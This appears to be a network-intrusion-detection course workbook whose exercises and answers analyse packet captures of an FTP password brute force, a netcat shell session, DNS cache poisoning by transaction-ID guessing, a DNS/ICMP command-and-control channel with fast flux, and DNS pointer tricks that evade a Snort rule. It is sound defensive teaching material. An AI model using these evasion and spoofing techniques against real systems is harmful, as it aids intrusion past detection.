Description: Let's revisit the FTP traffic discussed in the coursebook. We suspected that this might have been a brute force password guessing attempt. Name the first and last User name and the first and last password that were attempted. Use tshark display filters to discover this.

The filters should look for FTP request commands that contain "USER" or "PASS".

Pass	user
mercury	admin
Pam	admin

Extra Credit:

Description: You are asked to analyze some suspicious traffic between hosts 184.168.221.63 and 192.168.11.24. However, the traffic has been captured in two different pcaps – one where the source IP is 184.168.221.63 named **part1.pcap** and another where the source IP is 192.168.11.24 named **part2.pcap**.

Ultimately, you'd like to merge these in chronological order to have Wireshark reassemble the session. There is a command line utility named mergecap that comes with Wireshark that merges two or more pcaps into a single one. Discover how to use mergecap by executing either or both commands:

```
man mergecap
mergecap -h
```

Once you figure out what command line switches you need, merge the pcaps in chronological order, read that new pcap using Wireshark to reassemble the stream. Examine the reassembled session; what command was executed by the user? What is the current working directory name where the user executed the command?

/user/Desktop/work

Answers Section: Wireshark Part III

Objectives: These exercises will help advance your Wireshark knowledge. The exercises in this section directly relate to the course material covered in the section "Wireshark Part III ".

Details: Use the pcap file **/home/sans/Exercises/Day3/wireshark3.pcap** as input for all exercises except the extra credit one.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: Extract the web object image from **wireshark3.pcap** and view it using Image Viewer (xdg-open from the command line). According to the extracted image, what did Snort save?

Answer:

See the Approach 1 question for a detailed description of the method used to extract the web object.

It looks like Snort saved your/my bacon!

Exercise 2:

Carve the base64 encoded message from the SMTP exchange between 10.10.10.10 and 10.10.10.25. What does it say?

Answer:

See the Approach 1 question for a detailed description of the method used to extract the message.

The message says **"You rock big time!"**

Exercise 3:

Description: Decode the conversation where there is an exchange to and from TCP port 99. What protocol does this traffic look like?

Answer:

See the Approach 1 question for a detailed description of the method used to find the answer.

The proper protocol is HTTP as detected by seeing GET requests and HTTP headers and server responses.

No.	Time	Source	Destination	Protocol	Source port	Destination port	Info
1	0.000000	10.3.8.108	10.10.10.99	TCP	39936	99	39936 > 99 [SYN] Seq=0 Wi
2	0.006371	10.10.10.99	10.3.8.108	TCP	99	39936	99 > 39936 [SYN, ACK] Seq=
3	0.006393	10.3.8.108	10.10.10.99	TCP	39936	99	39936 > 99 [ACK] Seq=1 Ac
4	0.006440	10.3.8.108	10.10.10.99	HTTP	39936	99	GET /favicon.ico HTTP/1.1
5	0.012384	10.10.10.99	10.3.8.108	TCP	99	39936	99 > 39936 [ACK] Seq=1 Ac
6	0.016971	10.10.10.99	10.3.8.108	HTTP	99	39936	HTTP/1.1 302 Found (text/
7	0.016986	10.3.8.108	10.10.10.99	TCP	39936	99	39936 > 99 [ACK] Seq=1068
8	5.177720	10.3.8.108	10.10.10.99	HTTP	39936	99	GET /favicon.ico HTTP/1.1
9	5.190874	10.10.10.99	10.3.8.108	HTTP	99	39936	HTTP/1.1 302 Found (text/
10	5.190896	10.3.8.108	10.10.10.99	TCP	39936	99	39936 > 99 [ACK] Seq=2135
11	35.083943	10.10.10.99	10.3.8.108	TCP	99	39936	99 > 39936 [FIN, ACK] Seq=
12	35.120332	10.3.8.108	10.10.10.99	TCP	39936	99	39936 > 99 [ACK] Seq=2135
13	45.500531	10.3.8.108	10.10.10.99	TCP	39936	99	39936 > 99 [FIN, ACK] Seq=
14	45.505212	10.10.10.99	10.3.8.108	TCP	99	39936	99 > 39936 [ACK] Seq=1035

Exercise 4:

Description: Let's revisit the FTP traffic discussed in the coursebook. We suspected that this might have been a brute force password guessing attempt. Name the first and last User name and the first and last password that were attempted. Use tshark display filters to discover this.

Answer:

The filters should look for FTP request commands that contain "USER" or "PASS".

```
tshark -r wireshark3.pcap -n -Y  "ftp.request.command contains PASS ||
ftp.request.command contains USER"
```

```
35    0.024808 10.234.125.254 -> 10.121.70.151 FTP 2221 21 Request:
PASS mercury
92    0.066702 10.234.125.254 -> 10.121.70.151 FTP 2224 21 Request:
PASS mgr
107   0.077162 10.234.125.254 -> 10.121.70.151 FTP 2228 21 Request:
USER admin
130   0.093982 10.234.125.254 -> 10.121.70.151 FTP 2225 21 Request:
USER admin
131   0.094707 10.234.125.254 -> 10.121.70.151 FTP 2226 21 Request:
USER admin
144   0.103923 10.234.125.254 -> 10.121.70.151 FTP 2227 21 Request:
USER admin
148   0.106808 10.234.125.254 -> 10.121.70.151 FTP 2228 21 Request:
PASS mickey
```

```
152   0.109762 10.234.125.254 -> 10.121.70.151 FTP 2225 21 Request:
PASS michael
185   0.134000 10.234.125.254 -> 10.121.70.151 FTP 2230 21 Request:
USER admin
...........
1437   1.191080 10.234.125.254 -> 10.121.70.151 FTP 2279 21 Request:
USER admin
1439   1.192574 10.234.125.254 -> 10.121.70.151 FTP 2277 21 Request:
PASS pad
1442   1.194837 10.234.125.254 -> 10.121.70.151 FTP 2278 21 Request:
USER admin
1444 1.196342 10.234.125.254 -> 10.121.70.151 FTP 2275 21 Request: PASS
oxford
1458   1.206406 10.234.125.254 -> 10.121.70.151 FTP 2280 21 Request:
USER admin
1463   1.210165 10.234.125.254 -> 10.121.70.151 FTP 2276 21 Request:
PASS pacific
1478   1.220990 10.234.125.254 -> 10.121.70.151 FTP 2279 21 Request:
PASS pakistan
1499   1.236541 10.234.125.254 -> 10.121.70.151 FTP 2280 21 Request:
PASS pam
```

This is an excerpt of the brute force password records. The USER is always "admin" and the first password we see is "mercury" while the last is "pam".

Extra Credit:

Description: You are asked to analyze some suspicious traffic between hosts 184.168.221.63 and 192.168.11.24. However, the traffic has been captured in two different pcaps – one where the source IP is 184.168.221.63 named **part1.pcap** and another where the source IP is 192.168.11.24 named **part2.pcap**.

Ultimately, you'd like to merge these in chronological order to have Wireshark reassemble the session. There is a command line utility named mergecap that comes with Wireshark that merges two or more pcaps into a single one. Discover how to use mergecap by executing either or both commands:

```
man mergecap
mergecap -h
```

Once you figure out what command line switches you need, merge the pcaps in chronological order, read that new pcap using Wireshark to reassemble the stream. Examine the reassembled session; what command was executed by the user? What is the current working directory name where the user executed the command?

Answer:

The mergecap command that follows combines files **part1.pcap** and **part2.pcap** and writes the results in chronological order to the file called **combined.pcap**.

```
mergecap -w combined.pcap part1.pcap part2.pcap
```

The file **combined.pcap** is read into Wireshark and the reassembled output shows that the user executed the "dir" command to list all files in the current working directory of "C:\Users\Judy\Desktop\netcat\netcat".

```
Stream Content
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\judy\Desktop\netcat\netcat>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3205-901E

 Directory of C:\Users\judy\Desktop\netcat\netcat

05/11/2013  12:07 PM    <DIR>          .
05/11/2013  12:07 PM    <DIR>          ..
11/28/1997  01:48 PM            12,039 doexec.c
07/09/1996  03:01 PM             7,283 generic.h
11/06/1996  09:40 PM            22,784 getopt.c
11/03/1994  06:07 PM             4,765 getopt.h
02/06/1998  02:50 PM            61,780 hobbit.txt
11/28/1997  01:36 PM               544 makefile
01/03/1998  01:37 PM            59,392 nc.exe
Entire conversation (989 bytes)
```

Exercises Section: Application Protocols and Detection

Objectives: These exercises will help advance your knowledge about some application protocols and detection. The exercises in this section directly relate to the course material covered in the section "Application Protocols and Detection".

Details: Use the pcap file **/home/sans/Exercises/Day3/apps.pcap** as input for all exercises except Exercise 3.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes.

You can use any tool at your disposal, although Wireshark is likely the best.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Description: Host 192.168.10.128 wishes to make a DCOM connection to host 192.168.10.101. It must first use the portmapper to query 192.168.10.101 on destination port 135 to discover the listening port for the desired service. Once received, 192.168.10.128 opens a new session with the just discovered destination port.

Find the record number of the SYN of this second session where 192.168.10.128 connects to the discovered DCOM port.

Hint: Supply an appropriate Wireshark filter such as:

ip.addr == 192.168.10.128 and ip.addr == 192.168.10.101 and tcp.port == 135

Hint: The portmapper returns the listening port number in the MAP response in record 7. Expand it in the packet details pane via DCE/RPC Endpoint Mapper → Tower array → Tower pointer→ Floor 4. 139

```
No.  Time        Source            Destination       Proto  SPort  DPort
  7  0.000942    192.168.10.101    192.168.10.128    EPM    135    1497

▶Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response
▼DCE/RPC Endpoint Mapper, Map
  Operation: Map (3)
  [Request in frame: 6]
  Handle: 00000000000000000000000000000000000000000
  Num Towers: 1
 ▼Tower array:
   Max Count: 4
   Offset: 0
   Actual Count: 1
  ▼Tower pointer:
    Referent ID: 0x00000003
    Length: 75
    Length: 75
    Number of floors: 5
   ▶Floor 1 UUID: RPC_NETLOGON
   ▶Floor 2 UUID: 32bit NDR
   ▶Floor 3 RPC connection-oriented protocol
   ▶Floor 4 TCP Port:1281
```

Now create a Wireshark display filter to find all records with that port. You cannot try to use the Wireshark "Apply as Filter" since it is referenced in a different type record context and not the same as a destination port. You'd receive only Map response records with this same value in the port field.

Hint: Use the filter "tcp.port ==??" where ?? is the port number found in the previous step. What is the record number associated with the SYN in this session?

Exercise 2:

Description: There is a high volume of activity between 192.168.11.62 and 192.168.11.1 between UDP ports 54796 and 53. Can you explain what this is? Is the attack successful?

Hint: Supply an appropriate filter such as:

udp.port == 54796 and udp.port == 53

Hint: Examine the request in record 13. Note the value of the DNS transaction ID. Why are there so many responses to this? Expand some of the response records to find the DNS Transaction ID value in each. Why would someone create this pattern of values? Think along the lines of an attacker spoofing packets.

Hint: To discover if this was successful, the attacker has to beat the real DNS server's response and contain the same transaction ID. First, you have to be able to distinguish the real DNS server response from the spoofed one since they both have a source IP address of 192.168.11.1

Look at the destination MAC address of the DNS server in record 13; this should be the source MAC address of the DNS response that originates from the true DNS server. Examine some of the DNS responses that follow the query and look at the source MAC address. Now, look at the final DNS response in record 114. What do you see?

Alternatively, you could have approached this by matching the DNS Transaction ID in the query of record 13 with one in a response. Right click on the Transaction ID in the request, then Apply as Filter →Selected.

This would have shown record 114 and if you examined the source MAC address, you would discover it matches the destination MAC address of record 13.

Exercise 3:

Use the pcap file **/home/sans/Exercises/Day3/whatisthis.pcap** for this exercise only.

Description: Host 192.168.11.13 was compromised and malicious software installed. There is some unusual traffic originating from it, some of it DNS. Can you explain what is happening?

It helps to know that 192.168.11.1 is the DNS server used by the 192.168.11/24 subnet.

Describe the patterns of communications, specifically:

- Why does 192.168.11.13 make successive DNS queries for the IP address of sec503evil.com? each time it changes

- How are covert (well maybe not very covert) messages between 192.168.11.13 and sec503evil.com exchanged?

- Explain why the ICMP echo requests were sent in records 9 and 15.

- What are the messages in the second ICMP echo request/response pair?

Hints for all the above questions:

- Why does 192.168.11.13 make successive DNS queries for the IP address of sec503evil.com?

Hint: Use Wireshark to take an initial view of the traffic to get an idea of what is happening as shown in the display that follows. There is a series of DNS requests and responses for sec503.evil.com happening between 192.168.11.13 and 192.168.11.1. Remember 192.168.11.13 is the victim host and 192.168.11.1 is its DNS server depicted in the outlined records in the screenshot that follows.

After each response from 192.168.11.1, 192.168.11.13 seemingly makes another DNS query to hosts in the 10.10.10.0/24 range. The DNS query is not typical nor is the response. Examining these should give you a good idea what is happening.

Hint: First look at the timing between each query for sec503evil.com. Look at the DNS response. Record 2 contains a response to the sec503evil.com query in record 1. Expand the record in the packet details pane to expose Domain Name System→ Answers→ sec503evil.com. Do you see a value that looks abnormally low?

Filter: ip.addr == 192.168.11.13 ▾ Expression... Clear Apply Save

No.	Time	Source	Destination	Proto	SPort	DPort	Info
1	0.000000	192.168.11.13	192.168.11.1	DNS	54796	53	Standard query 0x0000 A sec503evil.com
2	0.002132	192.168.11.1	192.168.11.13	DNS	53	54796	Standard query response 0x0000 A 10.10.10.10
3	0.004394	192.168.11.13	10.10.10.10	DNS	1024	53	Standard query 0x03e8 A connect.command.control
4	0.006729	10.10.10.10	192.168.11.13	DNS	53	1024	Standard query response 0x03e8 A 99.99.99.99
5	35.045275	192.168.11.13	192.168.11.1	DNS	54797	53	Standard query 0x0000 A sec503evil.com
6	35.048426	192.168.11.1	192.168.11.13	DNS	53	54797	Standard query response 0x0000 A 10.10.10.20
7	35.051786	192.168.11.13	10.10.10.20	DNS	1025	53	Standard query 0x03e9 A waiting.for.commands
8	35.055251	10.10.10.20	192.168.11.13	DNS	53	1025	Standard query response 0x03e9 A 99.99.99.99
9	35.057994	192.168.11.13	192.168.11.1	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64
10	35.060032	192.168.11.1	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64
11	70.073351	192.168.11.13	192.168.11.1	DNS	54798	53	Standard query 0x0000 A sec503evil.com
12	70.076552	192.168.11.1	192.168.11.13	DNS	53	54798	Standard query response 0x0000 A 10.10.10.30
13	70.080405	192.168.11.13	10.10.10.30	DNS	1026	53	Standard query 0x03ea A test.ping.complete
14	70.083060	10.10.10.30	192.168.11.13	DNS	53	1026	Standard query response 0x03ea A 99.99.99.99
15	70.086370	192.168.11.13	10.10.10.30	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64
16	70.088360	10.10.10.30	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64
17	105.091519	192.168.11.13	192.168.11.1	DNS	54799	53	Standard query 0x0000 A sec503evil.com
18	105.094763	192.168.11.1	192.168.11.13	DNS	53	54799	Standard query response 0x0000 A 10.10.10.40
19	105.098150	192.168.11.13	10.10.10.40	DNS	1027	53	Standard query 0x03eb A ping.sec503evil.com.comp

35 second increment

Hint: Look at the TTL value. That is a very small time to cache the response. What happens when 192.168.11.13 needs to do the same DNS resolution 35 seconds later? Why might an attacker do this?

- How are covert (well maybe not very covert) messages between 192.168.11.13 and sec503evil.com exchanged?

Hint: Compare the returned DNS response IP address and the destination IP address of the record that follows it, say for instance the DNS response in record 2 and the destination IP address in record 3. Look at the Wireshark display that follows.

There is another DNS query from 192.168.11.13 immediately following the resolution of sec503evil.com. What is strange about this? Is that a normal hostname?

What is unusual about the response to this query, immediately following it, in this case in record 4?

Hint: Expand the DNS response record in the packet details pane to expose Domain Name System→ Queries and Domain Name System→ Answers. Can you see any relationship between this and the DNS query?

No.	Time	Source	Destination	Proto	SPort	DPort	Info
2	0.002132	192.168.11.1	192.168.11.13	DNS	53	54796	Standard query response 0x0000 A 10.10.10.10
3	0.004394	192.168.11.13	10.10.10.10	DNS	1024	53	Standard query 0x03e8 A connect.command.control
4	0.006729	10.10.10.10	192.168.11.13	DNS	53	1024	Standard query response 0x03e8 A 99.99.99.99

```
▶Internet Protocol Version 4, Src: 10.10.10.10 (10.10.10.10), Dst: 192.168.11.13 (192.168.11.13)
▶User Datagram Protocol, Src Port: 53 (53), Dst Port: 1024 (1024)
▼Domain Name System (response)
  [Request In: 3]
  [Time: 0.002335000 seconds]
  Transaction ID: 0x03e8
  ▶Flags: 0x8000 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  ▼Queries
    ▶connect.command.control: type A, class IN
  ▼Answers
    ▶received.192.168.11.13.connected: type A, class IN, addr 99.99.99.99
```

- Explain why the ICMP echo requests were sent in records 9 and 15.

Hint: Look at record 8. Expand the DNS Answers and look at the returned hostname. This is related to the activity in record 9.

Why do you suppose there is an echo request in record 15?

Hint: Examine the DNS answer in record 14.

- What are the messages in the second ICMP echo request/response pair?

Hint: Look at records 15 and 16. Expand each record individually in the packet details pane to expose ICMP→ Data. The message is in the hexadecimal representation of ASCII. Click on the Data (don't expand) header and examine the ASCII translation in the bytes pane below in the right column.

Now can you summarize how 192.168.11.13 sends its status to sec503evil.com and receives commands in return? And, why must it continue to resolve the IP address of sec503evil.com?

If you had to describe the type of activity that is seen between 192.168.11.13 and sec503evil.com – what type of communication channel is this?

Approach #2 – Do the following exercises.

Exercise 1:

Description: Host 192.168.10.128 wishes to make a DCOM connection to host 192.168.10.101. It must first use the portmapper to query 192.168.10.101 on destination port 135 to discover the listening port for the desired service. Once received, 192.168.10.128 opens a new session with the just discovered destination port.

Find the record number of the SYN of this second session where 192.168.10.128 connects to the discovered DCOM port.

Exercise 2:

Description: There is a high volume of activity between 192.168.11.62 and 192.168.11.1 between UDP ports 54796 and 53. Can you explain what this is? Is the attack successful?

Exercise 3:

Use the pcap file **/home/sans/Exercises/Day3/whatisthis.pcap** for this exercise only.

Description: Host 192.168.11.13 was compromised and malicious software installed. There is some unusual traffic originating from it, some of it DNS. Can you explain what is happening?

It helps to know that 192.168.11.1 is the DNS server used by the 192.168.11/24 subnet.

Describe the patterns of communications, specifically:

- Why does 192.168.11.13 make successive DNS queries for the IP address of sec503evil.com?

- How are covert (well maybe not very covert) messages between 192.168.11.13 and sec503evilcom exchanged?

- Explain why the ICMP echo requests were sent in records 9 and 15.

- What are the messages in the second ICMP echo request/response pair?

Extra Credit:

Return to using the pcap file **/home/sans/Exercises/Day3/apps.pcap.**

Description: A Snort rule exists to find any DNS query that has a content of "www.HACKNAME.com" because we've learned that if an internal host goes there, it gets hacked. Though we have not covered Snort rules in any detail the rule looks for a content match of "www.HACKNAME.com". Yet, we have proof that an internal host went to the site, but the rule did not fire.

Look at the query in record 151 and describe why Snort did not find that content.

Some background is helpful to understand the format of a DNS resource record when the DNS payload is examined for a DNS query or response. Let's take an example of a resource record that contains hostname www.google.com.

The way the content of "www.google.com" is formatted is specific to DNS. It has what is known as a label that indicates how many bytes are in the node that follows it. For instance, you see a hexadecimal representation of www.google.com:

```
03 77 77 77 06 67 6f 6f 67 6c 65 03 63 6f 6d
   w w w    g o o g l e    c o   m
```

The 0x03 says there are 3 bytes in the first node (www), next the 0x06 indicates that 6 bytes follow (google), and finally the 0x03 signifies that another 3 bytes follow (com). There is no storage for the "." between the nodes.

A label can also be a pointer that points to a location offset from the beginning of the DNS message. This is done primarily to avoid repeating DNS names since, historically; there were 512 bytes maximum to contain the DNS message in UDP. For instance, convention is that both the query and the response contain the same query name. Instead of repeating it, a pointer can point to the location and return to the current position offset from the DNS message when complete.

Let's see an example in a response with the IP address of isc.sans.edu. The DNS portion of the packet is underlined. The pointer indicator and the pointer location are highlighted. The 0xc00c means this is a pointer (0xc0) and the next field is located 0x0c or 12 bytes offset from the beginning of the DNS message. 12 bytes offset points you at the 0x03 that is highlighted and double underlined. That is the beginning of isc.sans.edu from the query resource record. Further decoding is performed on the data found after 0xc0 0c.

```
IP 192.168.11.1.53 > 192.168.11.62.44155: 41222 1/0/0 A 66.35.45.157 (46)
        0x0000:  4500 004a 0000 4000 4011 a313 c0a8 0b01  E..J..@.@.......
        0x0010:  c0a8 0b3e 0035 ac7b 0036 3ec3 a106 8180  ...>.5.{.6>.....
        0x0020:  0001 0001 0000 0000 0369 7363 0473 616e  .........isc.san
        0x0030:  7303 6564 7500 0001 0001 c00c 0001 0001  s.edu...........
        0x0040:  0000 000a 0004 4223 2d9d                 ......B#-.
```

Look at the same type of query in record 151 and try to figure out what is going on. Why did the Snort rule not find this representation of www.HACKNAME.com?

Your final challenge is to look at record 153 that contains a DNS query. Why does Wireshark say in the Info column "Name contains a pointer that loops"?

This exercise should emphasize the importance for an IDS/IPS to have a DNS decoder. Otherwise, it can be evaded easily with pointer shenanigans.

Answers Section: Application Protocols and Detection

Objectives: These exercises will help advance your knowledge about some application protocols and detection. The exercises in this section directly relate to the course material covered in the section "Application Protocols and Detection".

Details: Use the pcap file **/home/sans/Exercises/Day3/apps.pcap** as input for all exercises except Exercise 3.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes.

You can use any tool at your disposal, although Wireshark is likely the best.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: Host 192.168.10.128 wishes to make a DCOM connection to host 192.168.10.101. It must first use the portmapper to query 192.168.10.101 on destination port 135 to discover the listening port for the desired service. Once received, 192.168.10.128 opens a new session with the just discovered destination port.

Find the record number of the SYN of this second session where 192.168.10.128 connects to the discovered DCOM port.

.

Answer:

See the Approach 1 question for a detailed description of the method used to find the answer.

```
No.  Time       Source          Destination     Proto  SPort DPort
  7  0.000942   192.168.10.101  192.168.10.128  EPM    135   1497
▶Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response
▼DCE/RPC Endpoint Mapper, Map
  Operation: Map (3)
  [Request in frame: 6]
  Handle: 00000000000000000000000000000000000000
  Num Towers: 1
  ▼Tower array:
    Max Count: 4
    Offset: 0
    Actual Count: 1
    ▼Tower pointer:
      Referent ID: 0x00000003
      Length: 75
      Length: 75
      Number of floors: 5
      ▶Floor 1 UUID: RPC_NETLOGON
      ▶Floor 2 UUID: 32bit NDR
      ▶Floor 3 RPC connection-oriented protocol
      ▶Floor 4 TCP Port:1281
```

When record 7, a Map response, is expanded it reveals that the desired service listens on port 1281 of 192.168.10.101.

When a Wireshark display filter of "tcp.port == 1281" is applied, the port 1281 session is displayed with a SYN packet in record 139.

Filter: tcp.port == 1281 | Expression... | Clear | Apply

No.	Time	Source	Destination	Protocol	Source port	Destination port	Info
140	0.018595	192.168.10.101	192.168.10.128	TCP	1281	1498	1281 > 149
141	0.018728	192.168.10.128	192.168.10.101	TCP	1498	1281	1498 > 128
142	113021721.9	192.168.10.128	192.168.10.101	DCERPC	1498	1281	Bind: call
143	113021721.9	192.168.10.101	192.168.10.128	DCERPC	1281	1498	Bind ack:
144	113021721.9	192.168.10.128	192.168.10.101	RPC_NETL	1498	1281	NetrLogonG
145	113021721.9	192.168.10.101	192.168.10.128	RPC_NETL	1281	1498	NetrLogonG
146	0.216829	192.168.10.128	192.168.10.101	TCP	1498	1281	1498 > 128
147	18.650199	192.168.10.128	192.168.10.101	TCP	1498	1281	1498 > 128
148	18.650307	192.168.10.101	192.168.10.128	TCP	1281	1498	1281 > 149
149	18.650398	192.168.10.101	192.168.10.128	TCP	1281	1498	1281 > 149
150	18.650513	192.168.10.128	192.168.10.101	TCP	1498	1281	1498 > 128

Exercise 2:

Description: There is a high volume of activity between 192.168.11.62 and 192.168.11.1 between UDP ports 54796 and 53. Can you explain what this is? Is the attack successful?

Answer:

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: udp.port == 54796 and udp.port == 53 | Expression... | Clear | Apply | Save

No.	Time	Source	Destination	Protocol	Source Port	Destination Port	Info
13	0.001	192.168.11.62	192.168.11.1	DNS	54796	53	Standard query 0x2870 A www.evilna
14	0.001	192.168.11.1	192.168.11.62	DNS	53	54796	Standard query response 0x0001 A 1
15	0.001	192.168.11.1	192.168.11.62	DNS	53	54796	Standard query response 0x0002 A 1
16	0.001	192.168.11.1	192.168.11.62	DNS	53	54796	Standard query response 0x0003 A 1

▶Frame 13: 76 bytes on wire (608 bits), 76 bytes captured (608 bits)
▼Ethernet II, Src: aa:00:04:00:0a:04 (aa:00:04:00:0a:04), Dst: 4c:e6:76:40:db:2d (4c:e6:76:40:db:2d)
▶Destination: 4c:e6:76:40:db:2d (4c:e6:76:40:db:2d)
▶Source: aa:00:04:00:0a:04 (aa:00:04:00:0a:04)

This is a DNS cache poisoning attempt on IP address 192.168.11.62. In record 13, 192.168.11.62 asks for a DNS resolution of www.evilname.com using a DNS Transaction ID of 0x2870. The real DNS server has a MAC address of 4c:e6:76:40:db:2d as seen in the Destination MAC address.

Spoofed responses begin to arrive with an IP address 192.168.11.1 with source MAC address of 5a:92:be:81:00:00 as the query response for www.evilname.com, however the Transaction ID's do not match. They begin with Transaction ID 1 and continue to

0x64. The attacker was not able to see the query nor the query Transaction ID and must guess the ID – in this case using incremental values.

The attacker is attempting to beat the real DNS server in returning a response, cycling through all the Transaction ID's in an attempt to match the request Transaction ID before the real server does. The attacker loses when the real response arrives in record 114 with a matching Transaction ID of 0x2870 with a source MAC address of 4c:e6:76:40:db:2d.

Filter: dns.id == 0x2870 ▾ Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Source Port	Destination Port	Info
13	0.001	192.168.11.62	192.168.11.1	DNS	54796	53	Standard query 0x2870
114	0.014	192.168.11.1	192.168.11.62	DNS	53	54796	Standard query response

▾Ethernet II, Src: aa:00:04:00:0a:04 (aa:00:04:00:0a:04), Dst: 4c:e6:76:40:db:2d (4c:e6:76:40:db:2d)
▸Destination: 4c:e6:76:40:db:2d (4c:e6:76:40:db:2d)
▸Source: aa:00:04:00:0a:04 (aa:00:04:00:0a:04)

By filtering on the Transaction ID, we quickly arrive at our answer. We could have looked for a source MAC address of the real DNS server of 4c:e6:76:40:db:2d and found the same record.

You'd typically see additional spoofed responses after the real match since the attacker has no way of knowing that the recipient host has received the true match. This would result in "ICMP port unreachable" messages from 192.168.11.62 since the UDP session/socket is no longer open to listen for a response.

Exercise 3:

Use the pcap file **/home/sans/Exercises/Day3/whatisthis.pcap** for this exercise only.

Description: Host 192.168.11.13 was compromised and malicious software installed. There is some unusual traffic originating from it, some of it DNS. Can you explain what is happening?

It helps to know that 192.168.11.1 is the DNS server used by the 192.168.11/24 subnet.

Answer:

This appears to be a command and control communication channel between the bot host 192.168.11.13 and the control host sec503evil.com.

Describe the patterns of communications, specifically:

- Why does 192.168.11.13 make successive DNS queries for the IP address of sec503evil.com?

Filter: ip.addr == 192.168.11.13 ▾ Expression... Clear Apply Save

No.	Time	Source	Destination	Proto	SPort	DPort	Info
1	0.000000	192.168.11.13	192.168.11.1	DNS	54796	53	Standard query 0x0000 A sec503evil.com
2	0.002132	192.168.11.1	192.168.11.13	DNS	53	54796	Standard query response 0x0000 A 10.10.10.10
3	0.004394	192.168.11.13	10.10.10.10	DNS	1024	53	Standard query 0x03e8 A connect.command.control
4	0.006729	10.10.10.10	192.168.11.13	DNS	53	1024	Standard query response 0x03e8 A 99.99.99.99
5	35.045275	192.168.11.13	192.168.11.1	DNS	54797	53	Standard query 0x0000 A sec503evil.com
6	35.048420	192.168.11.1	192.168.11.13	DNS	53	54797	Standard query response 0x0000 A 10.10.10.20
7	35.051786	192.168.11.13	10.10.10.20	DNS	1025	53	Standard query 0x03e9 A waiting.for.commands
8	35.055251	10.10.10.20	192.168.11.13	DNS	53	1025	Standard query response 0x03e9 A 99.99.99.99
9	35.057994	192.168.11.13	192.168.11.1	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64
10	35.060034	192.168.11.1	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64
11	70.073352	192.168.11.13	192.168.11.1	DNS	54798	53	Standard query 0x0000 A sec503evil.com
12	70.076552	192.168.11.1	192.168.11.13	DNS	53	54798	Standard query response 0x0000 A 10.10.10.30
13	70.080405	192.168.11.13	10.10.10.30	DNS	1026	53	Standard query 0x03ea A test.ping.complete
14	70.083860	10.10.10.30	192.168.11.13	DNS	53	1026	Standard query response 0x03ea A 99.99.99.99
15	70.086370	192.168.11.13	10.10.10.30	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64
16	70.088380	10.10.10.30	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64
17	105.091519	192.168.11.13	192.168.11.1	DNS	54799	53	Standard query 0x0000 A sec503evil.com
18	105.094763	192.168.11.1	192.168.11.13	DNS	53	54799	Standard query response 0x0000 A 10.10.10.40
19	105.098150	192.168.11.13	10.10.10.40	DNS	1027	53	Standard query 0x03eb A ping.sec503evil.com.comp

35 second increment

DNS Fast Flux Queries and Responses

Answer:

There are successive DNS queries because the DNS response for sec503evil.com has a TTL of 30 as shown in a screenshot that follows. The bot installed on 192.168.11.13 is sending messages 35 seconds apart so it needs to perform a new DNS resolution each time because the sec503evil.com IP address has expired from cache.

No.	Time	Source	Destination	Proto	SPort	DPort	Info
1	0.000000	192.168.11.13	192.168.11.1	DNS	54796	53	Standard query 0x0000 A sec503evil.com
2	0.002132	192.168.11.1	192.168.11.13	DNS	53	54796	Standard query response 0x0000 A 10.10.10.

▼Queries
▶sec503evil.com: type A, class IN
▼Answers
▼sec503evil.com: type A, class IN, addr 10.10.10.10
Name: sec503evil.com
Type: A (Host address)
Class: IN (0x0001)
Time to live: 30 seconds
Data length: 4
Addr: 10.10.10.10 (10.10.10.10)

The DNS responses for sec503evil.com are 10.10.10.10, 10.10.10.20, 10.10.10.30, and 10.10.10.40. This is an example of single fast flux where the IP address for a given hostname rapidly changes to make it more difficult to block the outbound traffic by IP address.

- How are covert (well maybe not very covert) messages between 192.168.11.13 and sec503evil.com exchanged?

Answer:

Filter: ip.addr == 192.168.11.13 ▾ Expression... Clear Apply Save

No.	Time	Source	Destination	Proto	SPort	DPort	Info
1	0.000000	192.168.11.13	192.168.11.1	DNS	54796	53	Standard query 0x0000 A sec503evil.com
2	0.002132	192.168.11.1	192.168.11.13	DNS	53	54796	Standard query response 0x0000 A 10.10.10.10
3	0.004394	192.168.11.13	10.10.10.10	DNS	1024	53	Standard query 0x03e8 A connect.command.contro
4	0.006729	10.10.10.10	192.168.11.13	DNS	53	1024	Standard query response 0x03e8 A 99.99.99.99
5	35.045275	192.168.11.13	192.168.11.1	DNS	54797	53	Standard query 0x0000 A sec503evil.com
6	35.048428	192.168.11.1	192.168.11.13	DNS	53	54797	Standard query response 0x0000 A 10.10.10.20
7	35.051786	192.168.11.13	10.10.10.20	DNS	1025	53	Standard query 0x03e9 A waiting.for.commands
